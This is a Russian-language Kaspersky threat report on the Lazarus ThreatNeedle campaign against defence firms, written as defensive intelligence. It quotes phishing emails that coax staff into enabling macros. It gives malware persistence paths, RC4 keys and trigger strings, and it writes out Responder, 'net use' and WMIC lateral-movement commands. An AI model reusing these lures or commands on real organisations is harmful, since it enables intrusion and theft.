Kaspersky ICS CERT GREAT GLOBAL RESEARCH & ANALYSIS TEAM kaspersky

Lazarus атакует оборонную промышленность с помощью вредоносного ПО ThreatNeedle

Вячеслав Копейцев
Сеонгсу Парк

25.02.2021 Version 1.0

Содержание

Lazarus можно назвать самой активной APT-группировкой 2020 года. В течение года мы наблюдали многочисленные атаки этой преступной группировки на компании из различных отраслей экономики. Группа по исследованию угроз Google (Google TAG) недавно опубликовала заметку о кампании группировки Lazarus, мишенями которой стали исследователи безопасности. Изучив вопрос, мы пришли к выводу, что вредоносное ПО, примененное в этих атаках, принадлежит к семейству, которое мы называем ThreatNeedle. Мы уже сталкивались с атаками Lazarus на организации из различных отраслей с применением этого кластера вредоносного ПО.

В середине 2020 года мы обнаружили, что группировка Lazarus изменила направленность своих атак, запустив атаки на оборонную промышленность с использованием вредоносных программ ThreatNeedle, относящихся к кластеру вредоносного ПО Manuscrypt (также известен как NukeSped). В процессе расследования этой активности нам удалось изучить жизненный цикл атак, обнаружив при этом новые технические подробности и связи с другими кампаниями этой группировки.

В целенаправленных фишинговых рассылках группировка использовала тематику COVID-19 и персональные данные сотрудников атакуемых организаций, собранные из общедоступных источников. После первоначального внедрения в систему, атакующие собирали учетные данные и заражали другие компьютеры в сети компании-жертвы, пытаясь найти в ней критически важные элементы. Мы проследили, как им удалось преодолеть сегментацию сети, получив доступ к машине, выполнявшей функцию внутреннего маршрутизатора, и настроив на ней прокси-сервер, — это дало атакующим возможность выводить на свой удаленный сервер данные, украденные из изолированного сегмента сети компании-жертвы, не имевшего прямого соединения с интернетом. На сегодняшний день от этих атак пострадали организации более чем из десятка стран.


Более того, основываясь на полученных результатах, стало возможно разобраться, как данные атаки связаны с другими кампаниями группировки Lazarus. В ходе этого расследования мы получили возможность взглянуть на содержимое серверов управления вредоносным ПО группировки Lazarus. Злоумышленники применяли различные серверы управления для разных этапов атаки, а также повторно использовали несколько скриптов, которые мы видели в предыдущих атаках Lazarus.

Полная версия статьи доступна на Kaspersky Threat Intelligence. Подписчики сервиса «Лаборатории Касперского» могут обратиться по адресу: intelreports@kaspersky.com
За дополнительной информацией вы можете обратиться по адресу: ics-cert@kaspersky.com

Первоначальное заражение

В качестве вектора начального заражения была использована целенаправленная рассылка фишинговых писем. Перед началом атаки злоумышленники изучили публичную информацию об атакуемой организации и установили адреса электронной почты, принадлежащие различным подразделениям атакуемой компании.

На адреса электронной почты нескольких подразделений атакуемой организации были отправлены фишинговые письма, содержащие вредоносные документы Microsoft Word или ссылки на такие документы, размещённые на удаленном сервере. В качестве контента фишингового письма злоумышленники выбрали одну из наиболее актуальных на сегодня тем: информационные сообщения о коронавирусной инфекции COVID-19. Письма были тщательно подготовлены и написаны от имени медицинского центра, входящего в состав атакованной организации.



Вт 02.06.2020 9:20

[redacted] <med[redacted]@mail.ru>

[Срочность] Коронавирусной Инфекции

Кому [redacted].ru

Уважаемые работники Общества,

У двух человек из числа руководства [redacted] выявили новую коронавирусную инфекцию COVID-19.

Поэтому мы анонсировали новые обновленные инструкции по профилактике и диагностике коронавирусной инфекции.

Мы просим вас внимательно прочитать и тщательно следовать инструкциям.

Памятка о коронавирусной инфекции
Профилактика гриппа и коронавирусной инфекции

Берегите свое здоровье!

--
С уважением,


[redacted]
Заместитель главного врача по лечебной работе
ОАО [redacted]
Tel. +7 [redacted]

Фишинговое письмо, содержащее ссылки на вредоносные документы

Злоумышленниками были зарегистрированы аккаунты на одном из публичных сервисов электронной почты. Имена аккаунтов были выбраны таким образом, чтобы адреса электронной почты отправителя были схожи с настоящим адресом электронной почты медицинского центра. В подписи к фишинговому письму содержались реальные персональные данные заместителя главного врача медицинского центра атакованной организации. Эти данные злоумышленники могли взять с веб-сайта медицинского центра.


Вредоносный код, предназначенный для загрузки и запуска в системе другого вредоносного ПО, содержался в виде макроса внутри документа Microsoft Word.

Текст в документе-приманке был скопирован из статьи одной из клиник, размещенной в интернете в открытом доступе, и содержал информацию о программе диспансеризации населения. Он не относился напрямую к тематике фишингового письма (COVID-19), что говорит о том, что злоумышленники, возможно, не до конца понимают смысл использованного ими контента.



Содержимое вредоносного документа

Как показало наше расследование, первоначальная атака не достигла цели в связи с тем, что на атакованных системах было отключено выполнение макросов Microsoft Office. Чтобы убедить пользователей включить выполнение макросов, злоумышленники отправили еще одно письмо с объяснением того, как включить выполнение макросов в Microsoft Office.



Чт 21.05.2020 12:22 [redacted]
Re[2]: Коронавирусной Инфекции
Кому [redacted].ru

Это зависит от совместимости просмотра документов.
Пожалуйста, нажмите кнопку «Включить содержимое» на желтой кнопке в верхней части страницы, чтобы правильно настроить содержимое.

FYI:


Если вы все еще не видите содержимое, я перешлю документ.

--
С уважением,

[redacted]
Заместитель главного врача по лечебной работе
ОАО [redacted]
Tel. +7[redacted]

Письмо с инструкцией по включению выполнения макросов №1

После отправки приведенного выше письма с объяснениями злоумышленники поняли, что на атакованном предприятии используется другая версия Microsoft Office с несколько иным порядком включения выполнения макросов. Они отправили ещё одно письмо с описанием правильного порядка действий и скриншотом, сделанным с русифицированной версии приложения.



Чт 21.05.2020 12:36 [redacted]mail.ru>
Re[2]: Коронавирусной Инфекции
Кому [redacted].ru

--
С уважением,

[redacted]
Заместитель главного врача по лечебной работе
ОАО [redacted]
Tel. +7[redacted]

Письмо с инструкцией по включению выполнения макросов №2

Текст писем из первой целенаправленной фишинговой рассылки, осуществленной злоумышленниками в период с 21 по 26 мая 2020 года, был грамотным и не содержал ошибок. Однако в ходе дальнейшей переписки с жертвой атакующие неоднократно допускали в тексте писем ошибки, указывающие на то, что они, возможно, не являются носителями русского языка и используют автоматические средства перевода текстов.

Мы обслуживаем слишком много людей в день.

Мы стараемся любезно служить всем, но иногда эти проблемы возникают.

Я отправлю вложение напрямую, пожалуйста, найдите мое вложение.

--
С уважением,

[redacted]
Заместитель главного врача по лечебной работе
ОАО [redacted]
Tel. +7 [redacted]

Письмо с ошибками в тексте

3 июня 2020 года одно из вредоносных вложений было открыто сотрудниками атакованной организации, и в 9:30 утра по местному времени злоумышленники получили удаленный контроль над зараженной системой.

В одной из рассылок фишинговых писем, которая проводилась 19 мая 2020 года, злоумышленники использовали вредоносный документ, который уже был ранее замечен в атаках группировки Lazarus. Речь идёт о документе с именем Boeing_AERO_GS.docx, который загружает шаблон с удаленного сервера.

При этом так и не удалось найти вредоносную нагрузку, создаваемую данным вредоносным документом. Мы предполагаем, что злоумышленники не смогли заразить компьютер с его помощью по неизвестным нам причинам. Через несколько дней на том же компьютере был открыт другой вредоносный документ. Злоумышленники безвозвратно удалили эти файлы с диска после первичного заражения, поэтому получить их не удалось.


Тем не менее, вредоносный документ, связанный с данным вредоносным ПО, удалось получить с помощью наших систем телеметрии. Он создает вредоносную нагрузку и файл ярлыка, затем выполняет вредоносную нагрузку, используя следующие параметры командной строки:

- Путь к файлу вредоносной нагрузки: `%APPDATA%\Microsoft\Windows\lconcaches.db`
- Путь к файлу ярлыка: `%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\OneDrives.lnk`

После этого вредоносная программа запускается с использованием следующих параметров командной строки (отметим, что для каждого образца вредоносного ПО используется свой, уникальный и заранее заданный в коде программы набор аргументов командной строки):

- `rundll32.exe [dllpath],Dispatch n2UmQ9McxUds2b29`

В тексте документа, использованного в данной рассылке фишинговых писем, содержится описание вакансии инженера по обслуживанию генераторов / энергетика.



Service Engineer (Engine/ Power/Iveco/ Scania/ MTU/ Mechanic)

Sutton
Full-time, Permanent

Our client is a leading international organisation in the generator/power rental market. They are looking to recruit a depot based generator service engineer (engine mechanic). This role will be responsible for carrying out inspection and testing of all fleet returned from hire as well as maintenance and repair of the generator (power) fleet in the depot. For this role we are looking for an individual with prior experience servicing large engines (Scania, Iveco, Cummins, Jenbacher,MTU,etc).

Your key responsibilities:

Core Activities

- Servicing
- New fleet acceptance
- Be able to carry out control equipment replacement and parameter change
- Multi generator synchronising
- Minor and major repair of all fleet
- Pre dispatch inspections


Sounds like you? Here's what you'll need to demonstrate:

Текст документа, использованного в рассылке

Компоненты вредоносного ПО

После открытия вредоносного документа пользователем и разрешения выполнения макросов, вредоносная программа извлекает на диск компоненты вредоносного ПО и переходит к многоэтапной процедуре развертывания. Вредоносное ПО, примененное в рамках данной кампании, относится к известному кластеру, который мы назвали ThreatNeedle. Мы относим ThreatNeedle к семейству вредоносных программ Manuscrypt (также известно как NukeSped), которое принадлежит группировке Lazarus.

Ранее мы наблюдали использование этого кластера группировкой Lazarus в атаках на криптовалютные бизнесы и компанию-разработчика игр для мобильных телефонов. Несмотря на известность как процесса заражения, так и применяемого вредоносного ПО, и отсутствие в том и другом серьезных изменений, группировка Lazarus продолжала активно применять вредоносное ПО ThreatNeedle на протяжении всей этой кампании.



Процедура заражения

В результате процедуры развертывания загрузчик ThreatNeedle распаковывает и запускает в зараженной системе бэкдор — модуль, находящийся только в оперативной памяти и использующийся для скрытого удалённого управления зараженной системой. С его помощью злоумышленники выполняют первоначальную разведку и развертывают дополнительное вредоносное ПО для заражения других компьютеров в сети предприятия. Для заражения других компьютеров в сети злоумышленники применяют другой компонент вредоносного ПО ThreatNeedle — инсталлятор. Инсталлятор отвечает за установку уже упомянутого ранее загрузчика ThreatNeedle и его регистрацию в автозапуске для закрепления в системе. Известно несколько вариантов загрузчика ThreatNeedle. Основная задача загрузчика — загрузка в оперативную память вредоносного ПО ThreatNeedle последнего этапа (бэкдора).

Инсталлятор ThreatNeedle

После запуска вредоносное ПО расшифровывает внедрённую строку, зашифрованную алгоритмом RC4 (ключ: `B6 B7 2D 8C 6B 5F 14 DF B1 38 A1 73 89 C1 D2 C4`), и сравнивает ее со строкой “7486513879852”. В случае если пользователь запускает данное вредоносное ПО без параметра командной строки, оно открывает легитимную программу — калькулятор с темной пиктограммой популярной франшизы «Мстители» (The Avengers).

Далее вредоносное ПО случайным образом выбирает имя службы, используя netsvc, и применяет его для формирования пути, по которому будет расположен файл вредоносной программы. Также вредоносное ПО создает в системной директории файл с именем `bcdbootinfo.tlp`, содержащий информацию о времени заражения системы и выбранном случайным образом имени службы. Мы обнаружили, что оператор вредоносного ПО проверяет данный файл, чтобы определить, заражена ли удаленная система, и если да, то когда.

Далее с использованием алгоритма RC4 расшифровывается следующий компонент вредоносной программы, который сохраняется в текущую папку в XML-файле со случайным пятисимвольным именем. Затем этот файл копируется в системную директорию с расширением .sys.

Данный файл содержит загрузчик ThreatNeedle. Для расшифровки этого модуля используется отдельный ключ RC4 (`3D 68 D0 0A B1 0E C6 AF DD EE 18 8E F4 A1 D6 20`). После распаковки на диск описываемый компонент вредоносного ПО регистрируется как служба Windows и запускается. Также вредоносная программа сохраняет конфигурационные данные, зашифрованные алгоритмом RC4, в специальном ключе реестра:

- `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\GameConfig - Description`

Загрузчик ThreatNeedle

Данный компонент отвечает за загрузку в память бэкдора ThreatNeedle — вредоносной программы для скрытого удалённого управления зараженной системой. Различные вариации загрузчика ThreatNeedle имеют разные способы расшифровки и загрузки бэкдора в оперативную память зараженной системы:

- Загрузка компонента вредоносной программы из реестра.
- Загрузка бэкдора из исполняемого файла загрузчика после расшифровки RC4 и распаковки.
- Загрузка бэкдора из исполняемого файла загрузчика после расшифровки AES и распаковки.
- Загрузка бэкдора из исполняемого файла загрузчика после распаковки.
- Загрузка бэкдора из исполняемого файла загрузчика после выполнения операции XOR с однобайтовым ключом.

Большинство образцов загрузчика ThreatNeedle проверяют параметр командной строки и выполняют последовательность вредоносных действий

только в том случае, если указан соответствующий параметр. Это общая черта загрузчиков ThreatNeedle. Наиболее распространенная версия загрузчика работает аналогично инсталлятору ThreatNeedle — вредоносное ПО расшифровывает внедренную строку, используя алгоритм RC4, и при запуске сравнивает ее с параметром "`Sx6BrUk4v4rqBFBV`". В случае совпадения строк вредоносное ПО начинает расшифровку бэкдора, находящегося в исполняемом файле загрузчика, используя тот же ключ RC4. Расшифрованный бэкдор — это архивный файл, который затем распаковывается. Далее вредоносное ПО ThreatNeedle загружает бэкдор в память и запускает его.

Другой вариант загрузчика извлекает бэкдор из реестра зараженной системы. Согласно результатам анализа, данный ключ реестра создается компонентом-инсталлятором ThreatNeedle. Данные, извлеченные из реестра, расшифровываются алгоритмом RC4 и затем распаковываются. Далее они загружаются в память и запускаются на выполнение.

Бэкдор ThreatNeedle

На последнем этапе атаки запускается бэкдор ThreatNeedle. Данный компонент вредоносной программы предназначен для скрытого удаленного управления зараженной системой. Он обладает развитой функциональностью, в частности, злоумышленники могут передавать следующие команды вредоносной программе:


- Операции с файлами/директориями.
- Сбор информации о зараженной системе (профилирование).
- Управление процессом вредоносной программы.
- Вход в режим сна или гибернации.
- Обновление настроек вредоносной программы.
- Выполнение команды командной строки, полученной с сервера управления вредоносным ПО.

Действия злоумышленников после заражения

По результатам анализа одной из систем мы обнаружили, что злоумышленники применяли средство сбора учетных данных, известное как Responder, и заражали новые компьютеры в сети, используя инструменты Windows. Группировке Lazarus удалось преодолеть сегментацию сети и вывести данные из полностью отделенного сегмента сети, не имевшего соединения с интернетом, скомпрометировав виртуальную машину-

маршрутизатор, как описано ниже в разделе «Преодоление сегментации сети».

Исходя из того, на каких системах злоумышленники запускали бэкдор ThreatNeedle после первичного заражения, мы предполагаем, что основной целью данной атаки была кража интеллектуальной собственности. В конце атаки украденные данные выводились на сервер злоумышленников при помощи специальной утилиты, которая будет описана в разделе «Вывод украденных данных». Ниже показана примерная хронология расследованной нами атаки:



Хронология атаки

Сбор аутентификационных данных

В процессе расследования мы обнаружили, что утилита Responder выполнялась на одной из систем, которые ранее стали получателями фишинговых писем. На следующий день после первоначального заражения оператор вредоносного ПО разместил эту утилиту на данной системе и запустил ее на выполнение следующей командой:

- `[Responder file path] -i [IP address] -rPv`

Через несколько дней после этого злоумышленник начал процесс заражения других компьютеров сети с этой системы. Поэтому мы считаем, что атакующим удалось получить аутентификационные данные,

использовавшиеся на этой системе, после чего они начали использовать их для распространения вредоносного ПО в сети организации.

Заражение других компьютеров в сети

После получения учетных данных злоумышленники начали расширять свое присутствие в сети как на рабочих станциях, так и на серверах. Они применяли стандартные методы получения доступа к новым компьютерам с использованием утилит Windows. Вначале с помощью команды "`net use`" устанавливалось сетевое соединение с удаленной системой.

- `net use \\[IP address]\IPC$ "[password]" /u:"[user name]" > $temp\~tmp5936t.tmp 2>&1"`

Далее злоумышленники копировали вредоносное ПО на удаленную систему, используя командную строку WMIC (Windows Management Instrumentation Command-line).

- `wmic.exe /node:[IP address] /user:"[user name]" /password:"[password]" PROCESS CALL CREATE "cmd.exe /c $appdata\Adobe\adobe.bat"`
- `wmic.exe /node:[IP address] /user:"[user name]" /password:"[password]" PROCESS CALL CREATE "cmd /c sc queryex helpsvc > $temp\tmp001.dat"`

Преодоление сегментации сети

В ходе исследования мы обнаружили ещё одну интересную технику, использованную злоумышленниками для получения контроля над другими компьютерами в сети и вывода украденных данных. Сеть атакованного предприятия была разделена на два сегмента: корпоративный (сеть, компьютеры которой имеют доступ к интернету) и изолированный (сеть, компьютеры которой содержат конфиденциальные данные и не имеют доступа к интернету). При этом, согласно корпоративным политикам, любая передача информации между этими сегментами запрещена, другими словами, сегменты должны были быть полностью разделены.

Изначально злоумышленникам удалось проникнуть на системы, подключенные к интернету, и длительное время они распространяли вредоносное ПО между компьютерами корпоративного сегмента сети. В числе зараженных систем оказались и компьютеры, используемые администраторами IT-инфраструктуры предприятия.

Интересен тот факт, что рабочие станции администраторов имели возможность подключения к системам как корпоративного, так и

изолированного сегментов сети. Администраторы использовали данную возможность для настройки систем и оказания технической поддержки пользователям в обеих зонах. Таким образом, взяв под контроль рабочие станции администраторов, злоумышленники получили возможность доступа к изолированному сегменту сети.

Однако из-за того, что прямая маршрутизация трафика между сегментами сети была невозможна, злоумышленники не могли использовать свой обычный набор вредоносного ПО для передачи данных, украденных с систем изолированного сегмента, на сервер управления вредоносным ПО.

Ко второму июля ситуация изменилась: злоумышленникам удалось получить учетные данные для подключения к роутеру, используемому администраторами для подключений к системам обоих сегментов. Данный роутер по сути являлся виртуальной машиной на базе CentOS и отвечал за маршрутизацию трафика между несколькими сетевыми интерфейсами по заданным правилам.


